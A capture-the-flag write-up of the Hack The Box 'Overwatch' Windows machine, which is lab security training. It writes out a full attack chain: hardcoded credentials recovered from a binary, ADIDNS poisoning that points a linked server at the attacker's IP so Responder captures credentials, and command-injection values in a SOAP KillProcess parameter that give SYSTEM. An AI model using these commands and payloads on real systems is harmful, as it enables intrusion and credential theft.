
HTB - Overwatch
Overwatch is a medium Windows machine that starts with a read-only access to the software$ SMB share as guest, and downloading an overwatch.exe binary that contained harcoded credentials for the sqlsvc account. This service account gave us access to the MSSQL service on port 6520 that is linked to an SQL07 server. Since SQL07 could not be resolved to a domain, we were able to add a DNS record for it pointing to our SMB listener, and capture the logon credentials through a remote query from the MSSQL server on the DC. We used the captured sqlmgmt credentials to get a PsRemote access to the DC. The overwatch.exe.config file within the DC revealed a monitoring service running on port 8000, and exposing a WSDL service. This service used a KillProcess operation that accepted unsanitized user input within the ProcessName passed directly to the Stop-Process command. This led to command execution and privilege escalation to SYSTEM within the DC.
1 | PORT STATE SERVICE VERSION |
MSSQL Access
We can see from the scan result, that the MSSQL service is running on port 6520, but we need to have credentials in order to access it.
Enumerating the SMB shares available on the DC, we could see software$ that is accessible as guest as READ-only:
1 | $ nxc smb S200401.overwatch.htb -u 'guest' -p '' --shares |
From the following software$ share, we could see many DLL files inside the Monitoring subdirectory:
1 | # ls |
After downloading the files locally, we tried executing the overwatch.exe binary to understand its purpose, and stumbled upon a URL that it uses :8000/MonitorService
1 | PS>.\overwatch.exe |
Since the previous executable did not give additional useful information on the next steps, we used dotPeek on a Windows VM to load and decompile the overwatch.exe binary and its associated DLLs:
Opening the MonitoringService class, we found the following hardcoded credentials part of the connectionString used to authenticate to the SQL service:
1 | private readonly string connectionString = "Server=localhost;Database=SecurityLogs;User Id=sqlsvc;Password=TI0LKcfHzZw1Vv;"; |
Using the credentials of the sqlsvc service account, we were able to authenticate to the MSSQL service on port 6520:
1 | $ impacket-mssqlclient -p 6520 sqlsvc:'TI0LKcfHzZw1Vv'@10.129.244.81 -windows-auth |
ADIDNS poisoning
After inspecting the available DBs, we did not find anything useful at first. However, we then found a linked server SQL07:
1 | SQL (OVERWATCH\sqlsvc dbo@overwatch)> SELECT srvname, isremote FROM sysservers; |
Since there was no possible resolution of the SQL07 domain and we had a valid domain account, we used it in order to add the SQL07 A record pointing to our attacker’s machine IP:
1 | $ python3 krbrelayx/dnstool.py -u 'overwatch.htb\sqlsvc' -p 'TI0LKcfHzZw1Vv' --record 'SQL07' -a add -d '10.10.14.216' -dns-ip '10.129.244.81' --zone 'overwatch.htb' S200401.overwatch.htb |
We could also check that the new record was added through the query action instead:
1 | $ python3 krbrelayx/dnstool.py -u 'overwatch.htb\sqlsvc' -p 'TI0LKcfHzZw1Vv' --record 'SQL07' --action query S200401.overwatch.htb |
Now that the DNS record for SQL07 linked server was added, we could chain an EXEC query to the linked server as follows: SQL (OVERWATCH\sqlsvc guest@master)> EXECUTE('select @@servername, @@version, system_user, is_srvrolemember(''sysadmin'')') AT [SQL07] with responder listening to incoming connections to capture the transferred credentials from S200401.overwatch.htb MSSQL DB:
1 | [MSSQL] Cleartext Client : 10.129.244.81 |
Initial access as sqlmgmt
Looking through bloodhound output, we could see that sqlmgmt is part of Remote Management Users, letting us get a shell into the machine through the winRM service.
1 | $ nxc winrm S200401.overwatch.htb -u 'sqlmgmt' -p 'bIhBbzMMnB82yx' |
Privilege Escalation
After getting the foothold on the DC and retrieving the user flag, we started the local directories for any privesc vector but did not find any of interest.
Therefore, we used ligolo to forward local ports to our local attacker’s machine, since the port 8000 exposes a monitoring service based on overwatch.exe.config configuration file:
1 | <SNIP> |
After performing port forwarding, we were able to access that URL on http://240.0.0.1:8000/MonitorService

Inspecting the webpage for the WSDL service on http://overwatch.htb:8000/MonitorService?wsdl returns the available operations:
The KillProcess operation was interesting as it required a user input for the ProcessName parameter which was not sanitized and passed directly for command execution as SYSTEM:
1 | <xs:element name="KillProcess"> |
Furthermore, checking the source code for KillProcess method inside the ServiceMonitoring class confirmed the presence of a command injection vulnerability on that parameter passed to the pipeline.Commands.AddScript function:
1 | public string KillProcess(string processName) |
To exploit that vulnerability, we passed the request to WSDLER (extension from bApp Store), and added an injection expression notepad;ls C:\Users\Administrator which returned the Administrator’s folder content:
That way we were able to extract the root flag from the Administrator’s folder:
1 | <soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tem="http://tempuri.org/"> |
To get a reverse shell, we had to actually comment the rest of the command that was appended -Force by commenting it ;#
And we get our reverse shell on the machine as SYSTEM
1 | PS C:\Software\Monitoring> whoami;hostname |